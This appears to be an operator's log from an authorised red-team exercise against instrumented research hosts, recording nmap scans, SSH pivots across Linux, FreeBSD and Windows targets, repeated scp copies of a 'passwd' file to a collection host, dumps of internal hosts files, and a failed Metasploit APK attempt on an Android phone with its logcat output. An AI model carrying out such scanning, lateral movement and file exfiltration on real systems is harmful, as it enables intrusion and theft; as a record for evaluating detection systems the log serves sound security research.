128.55.12.66    ta1-marple-1-dp
128.55.12.124   ta1-marple-3-dp
128.55.12.67    ta1-marple-2-dp
128.55.12.56    ta1-fivedirections-2-dp
128.55.12.109   ta1-fivedirections-3-dp
128.55.12.55    ta1-fivedirections-1-dp
10.0.4.2        files.tc.bbn.com        devel.tc.bbn.com

10:38
admin@ta51-pivot-1:~$ sudo nmap 128.55.12.233

Starting Nmap 7.01 ( https://nmap.org ) at 2019-05-10 10:38 EDT
Nmap scan report for 128.55.12.233
Host is up (0.00030s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
5901/tcp open  vnc-1
6001/tcp open  X11:1
8000/tcp open  http-alt
MAC Address: 52:54:00:F0:08:B7 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds

10:38
admin@ta51-pivot-1:~$ sudo nmap 128.55.12.51

Starting Nmap 7.01 ( https://nmap.org ) at 2019-05-10 10:38 EDT
Nmap scan report for ta1-cadets-1-dp (128.55.12.51)
Host is up (0.00044s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9100/tcp open  jetdirect
MAC Address: 52:54:00:F0:08:01 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 50.82 seconds

10:44
```

```
admin@ta51-pivot-1:~$ date
Fri May 10 10:44:33 EDT 2019
admin@ta51-pivot-1:~$ ssh admin@128.55.12.51
The authenticity of host '128.55.12.51 (128.55.12.51)' can't be established.
ECDSA key fingerprint is SHA256:BA0Sk+pB+Ewxd4B2RNKCvqlta/bKmrB3nqmkVfALvfw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.51' (ECDSA) to the list of known hosts.
Password for admin@ta1-cadets-1:
Last login: Fri May 10 14:41:59 2019 from 128.55.12.122
FreeBSD 13.0-CURRENT 1c54f81b39(HEAD) CADETS

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Do you wonder what a terminal program is doing at the moment? dd(1) does not
show any throughput? Hit "^T" (Control + t) to send SIGINFO to the process
and see what it is doing.

               -- Lars Engels <lme@FreeBSD.org>

10:46
[admin@ta1-cadets-1 ~]$ ls
backup                  files                   grains                  hsperfdata_darpa
minion                  out10                   out857                  out888
test
docs                    glx_alsa_675.ko         hosts                   jna-95354950
nodeexporter            out250                  out864                  passwd
work

10:48
[admin@ta1-cadets-1 ~]$ getfile passwd
-bash: getfile: command not found
[admin@ta1-cadets-1 ~]$ scp passwd admin@128.55.12.149:.
The authenticity of host '128.55.12.149 (128.55.12.149)' can't be established.
ECDSA key fingerprint is SHA256:d88CDDU3/VKCUWPWUfaKYqG/XSMWBkFhAHS1tLHJTig.
No matching host key fingerprint found in DNS.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.149' (ECDSA) to the list of known hosts.
admin@128.55.12.149's password:
passwd
100% 2696     1.3MB/s   00:00

13:44
[admin@ta1-cadets-1 ~]$ date
Fri May 10 17:45:55 UTC 2019

13:45
[admin@ta1-cadets-1 ~]$ ssh admin@128.55.12.110
admin@128.55.12.110's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.5.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Fri May 10 17:46:43 Local time zone must be set--see zic manual page
2019
```

```
  System load:  0.66                Processes:           198
  Usage of /:   10.4% of 115.37GB   Users logged in:     1
  Memory usage: 15%                 IP address for eth0: 10.0.6.60
  Swap usage:   0%                  IP address for eth1: 128.55.12.110

  => There is 1 zombie process.

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.



Your current Hardware Enablement Stack (HWE) is no longer supported
since 2014-08-07.  Security updates for critical parts (kernel
and graphics stack) of your system are no longer available.

For more information, please see:
http://wiki.ubuntu.com/1204_HWE_EOL

There is a graphics stack installed on this system. An upgrade to a
supported (or longer supported) configuration will become available
on 2014-07-16 and can be invoked by running 'update-manager' in the
Dash.


Last login: Fri May 10 17:46:11 2019 from ta51-bg-gen.local
admin@ta1-theia-target-1:~$

13:47
admin@ta1-theia-target-1:~$ ls
Desktop    Downloads  Pictures  Templates  backup      brachyural~  dot_mozilla_pre_e5  ethnical
files           grains  hsperfdata_darpa  leste   nodeexporter  out249  out327~  out559  out857
out892  passwd          test  wrathlike
Documents  Music      Public    Videos     brachyural  docs         efox
examples.desktop  glx_alsa_675.ko  hosts   jna-95354950      minion  out20         out327  out514
out724  out864  out912  symbolizations  work

13:47
admin@ta1-theia-target-1:~$ scp passwd admin@128.55.12.149:.
The authenticity of host '128.55.12.149 (128.55.12.149)' can't be established.
ECDSA key fingerprint is 96:21:91:4e:ed:61:d6:9e:d8:ab:ed:0a:4b:41:44:7f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.149' (ECDSA) to the list of known hosts.
admin@128.55.12.149's password:
passwd
100% 2696     2.6KB/s   00:00

13:52
admin@ta1-theia-target-1:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:f0:0d:60
          inet addr:10.0.6.60  Bcast:10.0.7.255  Mask:255.255.252.0
          inet6 addr: fe80::5054:ff:fef0:d60/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1873330 errors:0 dropped:3 overruns:0 frame:0
          TX packets:111485 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:318388425 (318.3 MB)  TX bytes:134366916 (134.3 MB)

eth1      Link encap:Ethernet  HWaddr 52:54:00:f0:08:60
          inet addr:128.55.12.110  Bcast:128.55.12.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fef0:860/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19041226 errors:0 dropped:3 overruns:0 frame:0
          TX packets:6709374 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1708680151 (1.7 GB)  TX bytes:107495966372 (107.4 GB)
```

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:460 (460.0 B)  TX bytes:460 (460.0 B)

14:22
admin@ta1-theia-target-1:~$ ssh admin@128.55.12.118
The authenticity of host '128.55.12.118 (128.55.12.118)' can't be established.
ECDSA key fingerprint is 13:eb:62:54:d9:07:99:3f:8e:07:d9:b5:cc:a9:3e:46.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.118' (ECDSA) to the list of known hosts.
admin@128.55.12.118's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Fri May 10 14:20:56 EDT 2019

  System load: 2.5                Memory usage: 59%   Processes:       258
  Usage of /:  3.7% of 885.13GB   Swap usage:   0%    Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri May 10 14:20:56 2019 from 128.55.12.122

14:23
admin@ta1-trace-2:~$ scp passwd admin@128.55.12.149:.
The authenticity of host '128.55.12.149 (128.55.12.149)' can't be established.
ECDSA key fingerprint is SHA256:d88CDDU3/VKCUWPWUfaKYqG/XSMWBkFhAHS1tLHJTig.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.149' (ECDSA) to the list of known hosts.
admin@128.55.12.149's password:
passwd
100% 2696     2.6KB/s   00:00

14:42
admin@ta1-trace-2:~$ ifconfig
em2       Link encap:Ethernet  HWaddr 10:98:36:af:cf:14
          inet6 addr: fe80::1298:36ff:feaf:cf14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:754100459 errors:0 dropped:0 overruns:0 frame:0
          TX packets:780658432 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:123758856641 (123.7 GB)  TX bytes:308227812842 (308.2 GB)
          Interrupt:17

em2.10    Link encap:Ethernet  HWaddr 10:98:36:af:cf:14
          inet addr:10.0.6.68  Bcast:10.0.7.255  Mask:255.255.252.0
          inet6 addr: fe80::1298:36ff:feaf:cf14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4254242 errors:0 dropped:0 overruns:0 frame:0
          TX packets:172976 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:725848148 (725.8 MB)  TX bytes:455099178 (455.0 MB)

em2.128   Link encap:Ethernet  HWaddr 10:98:36:af:cf:14
          inet addr:128.55.12.118  Bcast:128.55.12.255  Mask:255.255.255.0
          inet6 addr: fe80::1298:36ff:feaf:cf14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:742461253 errors:0 dropped:0 overruns:0 frame:0
          TX packets:731807120 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:105740977041 (105.7 GB)  TX bytes:298320034728 (298.3 GB)

lo        Link encap:Local Loopback
```

```
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2542 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2542 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:330298 (330.2 KB)  TX bytes:330298 (330.2 KB)

14:43
Ssh admin@128.55.12.109
admin@TA1-FIVEDIRECTI C:\Users\admin>
admin@TA1-FIVEDIRECTI C:\Users\admin>dir
05/10/2019  11:06 AM             2,696 passwd

14:45
admin@TA1-FIVEDIRECTI C:\Users\admin>scp passwd admin@128.55.12.149
        1 file(s) copied.

14:46
admin@TA1-FIVEDIRECTI C:\Users\admin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::41af:3658:e3d9:fd2a%2
   IPv4 Address. . . . . . . . . . . : 10.0.6.59
   Subnet Mask . . . . . . . . . . . : 255.255.252.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 3:

   Connection-specific DNS Suffix  . : corp.bovia.com
   Link-local IPv6 Address . . . . . : fe80::b973:cf24:97bb:b6a4%3
   IPv4 Address. . . . . . . . . . . : 128.55.12.109
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 128.55.12.1

14:54
admin@TA1-FIVEDIRECTI C:\Users\admin>ssh admin@128.55.12.234q
ssh: Could not resolve hostname 128.55.12.234q: No such host is known.

14:59
admin@TA1-FIVEDIRECTI C:\Users\admin>ssh admin@128.55.12.234
The authenticity of host '128.55.12.234 (128.55.12.234)' can't be established.
ECDSA key fingerprint is SHA256:6qW6FPKKVR3kTwXyaRgJJlkboXM/5M4QGC5ha+bnz+A.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.234' (ECDSA) to the list of known hosts.
admin@128.55.12.234's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May 10 18:59:34 UTC 2019

  System load:  0.0               Processes:           85
  Usage of /:   3.5% of 125.49GB  Users logged in:     0
  Memory usage: 12%               IP address for ens3: 10.0.6.184
  Swap usage:   0%                IP address for ens4: 128.55.12.234

 * Ubuntu's Kubernetes 1.14 distributions can bypass Docker and use containerd
   directly, see https://bit.ly/ubuntu-containerd or try it now with

     snap install microk8s --classic

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
```

```
     https://ubuntu.com/livepatch

133 packages can be updated.
0 updates are security updates.


*** System restart required ***
Last login: Thu Apr 25 17:43:10 2019
admin@ta51-pivot-3:~$

15:03
admin@ta51-pivot-3:~$ exit
logout
Connection to 128.55.12.234 closed.

15:03
admin@TA1-FIVEDIRECTI C:\Users\admin>cd C:\Windows\system32\drivers\etc

admin@TA1-FIVEDIRECTI C:\Windows\System32\drivers\etc>

15:04
admin@TA1-FIVEDIRECTI C:\Windows\System32\drivers\etc>type hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
127.0.0.1               ta1-fivedirections-1 ta1-fivedirections-3
128.55.12.58            ta1-fivedirections-translate-1-dp
128.55.12.160           ta1-fivedirections-translate-2-dp
128.55.12.52            ta3-test-dp ta3-perf-1-dp
128.55.12.73            ta3-prometheus-1-dp
128.55.12.74            ta3-prometheus-2-dp
128.55.12.59            ta3-starc-1-dp kafka-1
128.55.12.60            ta3-starc-2-dp kafka-2
128.55.12.61            ta3-starc-3-dp kafka-3
128.55.12.62            ta3-starc-4-dp kafka-4
128.55.12.63            ta3-starc-5-dp kafka-5
128.55.12.64            ta3-starc-6-dp kafka-6
128.55.12.56            ta1-fivedirections-2-dp
10.0.4.2                files.tc.bbn.com devel.tc.bbn.com
128.55.12.115           ta1-theia-replay-marple-1-dp
128.55.12.85            ta1-theia-database-dp
128.55.12.112           ta1-theia-analysis-dp
128.55.12.110           ta1-theia-target-1-dp ta1-theia-target-3-dp
128.55.12.51            ta1-cadets-1-dp
128.55.12.119           ta1-theia-target-3-dp
128.55.12.111           ta1-theia-target-2-dp
128.55.12.113           ta1-theia-replay-adapt-1-dp
128.55.12.75            ta1-cadets-2-dp
128.55.12.106           ta1-cadets-3-dp
128.55.12.126           ta1-trace-3-dp
128.55.12.118           ta1-trace-2-dp
128.55.12.117           ta1-trace-1-dp
128.55.12.54            ta3-perf-2-dp
128.55.12.123           ta1-fivedirections-translate-3-dp
```

```
128.55.12.79            ta52-ubuntu-2-dp
128.55.12.57            ta3-perf-3-dp
128.55.12.78            ta52-ubuntu-1-dp
128.55.12.77            ta52-windows-2-dp
128.55.12.76            ta52-windows-1-dp
128.55.12.66            ta1-marple-1-dp
128.55.12.124           ta1-marple-3-dp
128.55.12.67            ta1-marple-2-dp
128.55.12.55            ta1-fivedirections-1-dp

15:05
Connection to 128.55.12.109 closed.stem32\drivers\etc>exit

15:10
admin@ta1-trace-2:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       ta1-trace-2.tc.bbn.com  ta1-trace-2
#       The     following       lines   are     desirable       for     IPv6    capable hosts
::1     localhost       ip6-localhost   ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
128.55.12.73    ta3-prometheus-1-dp
128.55.12.59    ta3-starc-1-dp  kafka-1
128.55.12.60    ta3-starc-2-dp  kafka-2
128.55.12.61    ta3-starc-3-dp  kafka-3
128.55.12.62    ta3-starc-4-dp  kafka-4
128.55.12.63    ta3-starc-5-dp  kafka-5
128.55.12.64    ta3-starc-6-dp  kafka-6
128.55.12.118   ta1-trace-2-dp
128.55.12.117   ta1-trace-1-dp
10.0.4.2        files.tc.bbn.com        devel.tc.bbn.com
128.55.12.78    ta52-ubuntu-1-dp
128.55.12.52    ta3-test-dp
128.55.12.112   ta1-theia-analysis-dp   ta1-theia-nfs
128.55.12.85    ta1-theia-database-dp
128.55.12.77    ta52-windows-2-dp
128.55.12.76    ta52-windows-1-dp
128.55.12.79    ta52-ubuntu-2-dp
128.55.12.110   ta1-theia-target-1-dp   ta1-theia-target-3-dp
128.55.12.115   ta1-theia-replay-marple-1-dp
128.55.12.51    ta1-cadets-1-dp
128.55.12.119   ta1-theia-target-3-dp
128.55.12.111   ta1-theia-target-2-dp

15:10
admin@ta1-trace-2:~$ exit
logout
Connection to 128.55.12.118 closed.

15:10
admin@ta1-theia-target-1:~$ exit
logout

15:10
[admin@ta1-cadets-1 ~]$ exit
logout

15:11
[admin@ta1-cadets-1 ~]$ exit
logout
```

6 05/13/2019 – Metasploit APK

6.1 Schedule

10:26	TA1 ClearScope	Metasploit APK (Failed)

6.2 10:26 -- ClearScope -- Metasploit APK

We intended to use a Metasploit APK to attack ClearScope. We created multiple variations of APKS with Metasploit built into them. We were able to use these APKs reliably on our Android 8 Pixel 2 phone; however, we found that the APKs failed to execute on the ClearScope phone. We've included the error log below for the failed test. As a result of this as well as other issues we were having, we decided to move the third phone off of engagement for testing purposes using a live phone with publishing on BBN's network. We had test hosts for all other performers except for ClearScope due to limited hardware and felt it was more important for us to have a test phone during the remaining days of the engagement rather than have 3 phone targets.

6.2.1 Targets

- ta1-clearscope (test phone, none actually targeted)

6.2.2 Capabilities

- Metasploit APK

6.2.3 Event Log

```
05-13 04:36:45.837  9478  9478 E libcsblam64: ProgramStart: com.metasploit.stage [257084]
05-13 04:36:45.838  1508  5090 I ActivityManager: Start proc 9478:com.metasploit.stage/u0a73 for
activity com.metasploit.stage/.MainActivity
05-13 04:36:45.941  1508  8127 W ActivityManager: Slow operation: 59ms so far, now at
attachApplicationLocked: immediately after bindApplication
05-13 04:36:45.942  1508  8127 W ActivityManager: Slow operation: 60ms so far, now at
attachApplicationLocked: after updateLruProcessLocked
05-13 04:36:46.173  1508  8127 W ActivityManager: Slow operation: 291ms so far, now at
attachApplicationLocked: after mServices.attachApplicationLocked
05-13 04:36:46.175  1508  1529 W zygote64: Long monitor contention with owner Binder:1508_F
(8127) at void
com.android.server.am.ActivityManagerService.attachApplication(android.app.IApplicationThread,
java.lang.TCReturn)(ActivityManagerService.java:7220) waiters=1 in void
com.android.server.am.ActivityManagerService.dispatchProcessesChanged(java.lang.TCReturn) for
168ms
05-13 04:36:46.176  5706  5706 I Binder:5706_3: type=1400 audit(0.0:2243): avc: denied { write }
for path=003030303032 scontext=u:r:nfc:s0 tcontext=u:r:zygote:s0 tclass=unix_stream_socket
permissive=1
05-13 04:36:46.183  1508  1529 W Looper  : Dispatch took 176ms on android.ui, h=Handler
(com.android.server.am.ActivityManagerService$UiHandler) {6b53b0b} cb=null msg=31
05-13 04:36:46.247  9478  9483 I zygote64: Do partial code cache collection, code=30KB, data=25KB
05-13 04:36:46.248  9478  9483 I zygote64: After code cache collection, code=30KB, data=25KB
05-13 04:36:46.248  9478  9483 I zygote64: Increasing code cache capacity to 128KB
05-13 04:36:46.278  9478  9478 E java_lang_TC: CS-WARN: Unable to stat file
/data/app/com.metasploit.stage-k-n_3VWIzfoJQnKksd0XyA==/lib/arm64 due to errno=ENOENT (No such
file or directory)
05-13 04:36:46.401  9494  9494 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1038: Error ffffffff: apps_dev_init
failed. domain 2, errno Operation not permitted
05-13 04:36:46.401  9494  9494 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1113: Error ffffffff: open dev -1 for
domain 2 failed
05-13 04:36:46.403  9494  9494 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1038: Error ffffffff: apps_dev_init
failed. domain 2, errno Operation not permitted
```

```
05-13 04:36:46.403  9494  9494 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1113: Error ffffffff: open dev -1 for
domain 2 failed
05-13 04:36:46.403  9494  9494 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:571: Error 3b: remote handle invoke
failed. domain 2, handle ffffffff, sc 5020000, pra 0x7fedcb0ef8
05-13 04:36:46.403  9494  9494 E CHRE    : Failed to deliver timestamp message from host to CHRE:
59
05-13 04:36:46.404  9494  9495 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1038: Error ffffffff: apps_dev_init
failed. domain 2, errno Operation not permitted
05-13 04:36:46.404  9494  9495 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1113: Error ffffffff: open dev -1 for
domain 2 failed
05-13 04:36:46.406  9494  9494 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1038: Error ffffffff: apps_dev_init
failed. domain 2, errno Operation not permitted
05-13 04:36:46.406  9494  9494 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1113: Error ffffffff: open dev -1 for
domain 2 failed
05-13 04:36:46.408  9494  9495 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1038: Error ffffffff: apps_dev_init
failed. domain 2, errno Operation not permitted
05-13 04:36:46.408  9494  9495 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1113: Error ffffffff: open dev -1 for
domain 2 failed
05-13 04:36:46.408  9494  9495 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:571: Error 3b: remote handle invoke
failed. domain 2, handle ffffffff, sc 2000000, pra 0x0
05-13 04:36:46.408  9494  9495 E CHRE    : Failed to initialize reverse monitor on SLPI: 59
05-13 04:36:46.408  9494  9495 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1064: Error 4b: adsp current process
handle failed. domain 2
05-13 04:36:46.413  9494  9494 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1038: Error ffffffff: apps_dev_init
failed. domain 2, errno Operation not permitted
05-13 04:36:46.413  9494  9494 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:1113: Error ffffffff: open dev -1 for
domain 2 failed
05-13 04:36:46.413  9494  9494 D /vendor/bin/chre:
vendor/qcom/proprietary/adsprpc/src/fastrpc_apps_user.c:571: Error 3b: remote handle invoke
failed. domain 2, handle ffffffff, sc 0, pra 0x0
05-13 04:36:46.413  9494  9494 E CHRE    : Failed to start CHRE on SLPI: 59
05-13 04:36:46.495  9478  9496 E libcsblam64: dynamic linker
05-13 04:36:46.495  9478  9496 D libEGL  : loaded /vendor/lib64/egl/libEGL_adreno.so
05-13 04:36:46.497  9478  9496 E libcsblam64: dynamic linker
05-13 04:36:46.501  9478  9496 I chatty  : uid=10073(com.metasploit.stage) EGL Init identical 297
lines
05-13 04:36:46.501  9478  9496 E libcsblam64: dynamic linker
05-13 04:36:46.503  9478  9496 D libEGL  : loaded /vendor/lib64/egl/libGLESv1_CM_adreno.so
05-13 04:36:46.513  9478  9496 D libEGL  : loaded /vendor/lib64/egl/libGLESv2_adreno.so
05-13 04:36:46.766  1508  1508 I Binder:1508_F: type=1400 audit(0.0:2244): avc: denied { getattr
} for path="/dev/pmsg0" dev="tmpfs" ino=18232 scontext=u:r:system_server:s0
tcontext=u:object_r:pmsg_device:s0 tclass=chr_file permissive=1
05-13 04:36:46.920  9478  9483 I zygote64: Do partial code cache collection, code=60KB, data=46KB
05-13 04:36:46.920  9478  9483 I zygote64: After code cache collection, code=60KB, data=46KB
05-13 04:36:46.920  9478  9483 I zygote64: Increasing code cache capacity to 256KB
05-13 04:36:46.930  9478  9497 I zygote64: Deoptimizing void java.lang.TC.sink(int, int, int,
java.util.List, int[]) due to JIT inline cache
05-13 04:36:46.931  9478  9497 I zygote64: Deoptimizing void java.lang.TC.source(int, int, int,
java.util.List, int[]) due to JIT inline cache
05-13 04:36:47.101  1508  5090 W zygote64: Long monitor contention with owner Binder:1508_2
(1521) at void com.android.server.am.ActivityManagerService.activityPaused(android.os.IBinder,
java.lang.TCReturn)(ActivityManagerService.java:7442) waiters=0 in void
com.android.server.am.ActivityManagerService.serviceDoneExecuting(android.os.IBinder, int, int,
int, int, int, int, java.lang.TCReturn) for 169ms
05-13 04:36:47.124  1508  1528 W zygote64: Long monitor contention with owner Binder:1508_2
(1521) at void com.android.server.am.ActivityManagerService.activityPaused(android.os.IBinder,
java.lang.TCReturn)(ActivityManagerService.java:7442) waiters=4 in void
com.android.server.am.ActivityMetricsLogger.checkVisibility(com.android.server.am.TaskRecord,
com.android.server.am.ActivityRecord, java.lang.TCReturn) for 148ms
```

```
05-13 04:36:47.152  1508  5037 E java_lang_TC: CS-WARN: Unable to stat file
/data/system_ce/0/snapshots/26.proto due to errno=ENOENT (No such file or directory)
05-13 04:36:47.155  1508  5037 E java_lang_TC: CS-WARN: Unable to stat file
/data/system_ce/0/snapshots/26_reduced.jpg due to errno=ENOENT (No such file or directory)
05-13 04:36:47.170  1508  1529 W Looper  : Dispatch took 216ms on android.ui, h=Handler
(com.android.server.am.ActivityManagerService$UiHandler) {6b53b0b} cb=null msg=31
05-13 04:36:47.172  1508  5037 E java_lang_TC: CS-WARN: Unable to stat file
/data/system_ce/0/snapshots/26.jpg due to errno=ENOENT (No such file or directory)
05-13 04:36:47.338  9478  9497 E java_lang_TC: CS-WARN: Unable to stat file
/data/data/com.metasploit.stage/files/r2s3um.jar due to errno=ENOENT (No such file or directory)
05-13 04:36:47.339  9478  9478 I Thread-2: type=1400 audit(0.0:2245): avc: denied { write } for
name="files" dev="sda45" ino=2491067 scontext=u:r:untrusted_app_25:s0:c512,c768
tcontext=u:object_r:shell_data_file:s0:c512,c768 tclass=dir permissive=1
05-13 04:36:47.344   789   789 D QCOM PowerHAL: LAUNCH HINT: OFF
05-13 04:36:47.377  9499  9499 E libcsblam64: ProgramStart: com.metasploit.stage [257614]
05-13 04:36:47.383  6651  6651 I Binder:6651_3: type=1400 audit(0.0:2249): avc: denied { write }
for path=003030303032 scontext=u:r:system_app:s0 tcontext=u:r:zygote:s0 tclass=unix_stream_socket
permissive=1
05-13 04:36:47.401  9499  9499 E linker  : "/system/bin/dex2oat" has the follow exec flag set.
injecting libcsblam...
05-13 04:36:47.442  9499  9499 E libcsblam32: connecting to provmsgr...
05-13 04:36:47.436  9499  9499 I dex2oat : type=1400 audit(0.0:2250): avc: denied { write } for
name="provmsg" dev="tmpfs" ino=8050 scontext=u:r:untrusted_app_25:s0:c512,c768
tcontext=u:object_r:socket_device:s0 tclass=sock_file permissive=1
05-13 04:36:47.436  9499  9499 I dex2oat : type=1400 audit(0.0:2251): avc: denied { connectto }
for path="/dev/socket/provmsg" scontext=u:r:untrusted_app_25:s0:c512,c768
tcontext=u:r:provmsgr:s0 tclass=unix_stream_socket permissive=1
05-13 04:36:47.442   603   603 I provmsgr: connection established [286f1]
05-13 04:36:47.439   603   603 I provmsgr: type=1400 audit(0.0:2252): avc: denied { read } for
name="rmem_max" dev="proc" ino=16832 scontext=u:r:provmsgr:s0 tcontext=u:object_r:proc_net:s0
tclass=file permissive=1
05-13 04:36:47.439   603   603 I provmsgr: type=1400 audit(0.0:2253): avc: denied { open } for
path="/proc/sys/net/core/rmem_max" dev="proc" ino=16832 scontext=u:r:provmsgr:s0
tcontext=u:object_r:proc_net:s0 tclass=file permissive=1
05-13 04:36:47.445  9499  9499 E libcsblam32: dynamic linker
05-13 04:36:47.449  9499  9499 I chatty  : uid=10073(com.metasploit.stage) /system/bin/dex2oat
identical 65 lines
05-13 04:36:47.449  9499  9499 E libcsblam32: dynamic linker
05-13 04:36:47.450  1508  8127 E java_lang_TC: CS-WARN: Unable to stat file
/data/system_ce/0/snapshots/23.proto due to errno=ENOENT (No such file or directory)
05-13 04:36:47.450  9499  9499 I dex2oat : The ClassLoaderContext is a special shared library.
05-13 04:36:47.453  9499  9499 I dex2oat : /system/bin/dex2oat --dex-
file=/data/data/com.metasploit.stage/files/r2s3um.jar --output-vdex-fd=41 --oat-fd=42 --oat-
location=/data/data/com.metasploit.stage/files/oat/arm64/r2s3um.odex --compiler-filter=quicken --
class-loader-context=&
05-13 04:36:47.453  9499  9499 I dex2oat : type=1400 audit(0.0:2254): avc: denied { read } for
name="u:object_r:dyninst_prop:s0" dev="tmpfs" ino=18597
scontext=u:r:untrusted_app_25:s0:c512,c768 tcontext=u:object_r:dyninst_prop:s0 tclass=file
permissive=1
05-13 04:36:47.458   843   843 D instd   : dynamically instrumenting
/data/data/com.metasploit.stage/files/r2s3um.jar...
05-13 04:36:47.456  9502  9502 I instr   : type=1400 audit(0.0:2257): avc: denied { getattr } for
path="/system/bin/sh" dev="dm-0" ino=1642 scontext=u:r:instd:s0 tcontext=u:object_r:shell_exec:s0
tclass=file permissive=1
05-13 04:36:47.519  1508  1518 I zygote64: Background concurrent copying GC freed 353374(11MB)
